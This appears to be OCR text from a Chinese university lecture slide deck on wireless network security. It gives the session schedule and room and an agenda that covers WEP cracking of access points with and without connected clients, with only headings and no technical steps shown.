主题：无线网络安全科普

时间： 7-15 周 周三晚 7:50

地点：一号学院楼 120


本周主题


- 复习有客户端链接 AP 的 WEP 加密破解
- 实现无客户端 AP 的 WEP 加密破解


有客户端


- 四步走

